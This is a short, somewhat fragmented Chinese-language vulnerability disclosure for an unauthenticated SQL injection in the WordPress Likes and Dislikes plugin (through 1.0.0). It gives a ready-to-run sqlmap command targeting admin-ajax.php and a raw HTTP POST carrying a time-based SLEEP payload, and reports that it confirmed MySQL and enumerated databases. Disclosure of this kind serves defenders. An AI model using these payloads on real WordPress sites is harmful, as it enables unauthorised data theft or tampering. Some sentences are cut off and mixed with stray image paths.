发现者: Khaled_Alenazi (Nxploited) 发布时间: 2025年5月27日
WordPress 的 Likes and Dislikes 插件 在所有版本 直至 1.0.0(含) 中,通过 post 参数存在 SQL 注入 漏洞。
由于 转义不足 且缺少预处理语句,未认证的攻击者可以将原始 SQL 注入后端查询,导致 数据泄露或篡改。

post/wp-admin/admin-ajax.phpsqlmap -u "http://TARGET/wp-admin/admin-ajax.php" \
--data "action=my_likes_dislikes_action&post=1&state=like" \
--method POST --risk 3 --level 5 --batch --time-sec=5 --dbs
该命令确认注入点并使用基于时间的技术枚举数据库。
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: nxploit.ddev.site
Content-Type: application/x-www-form-urlencoded
Connection: close

action=my_likes_dislikes_action&post=1 AND (SELECT 1234 FROM (SELECT(SLEEP(5)))a)&state=like
基于布尔盲注 和 基于时间盲注 的 SQL 注入。
- 确认后端为 MySQL。
- 枚举数据库:db、test、information_schema。 
15 秒,表明存在真实的注入。 
post 输入。本内容仅供 教育和研究目的 使用。
作者 不赞同 任何恶意活动或在未经 明确授权 的情况下利用系统。
Khaled_Alenazi (Nxploited)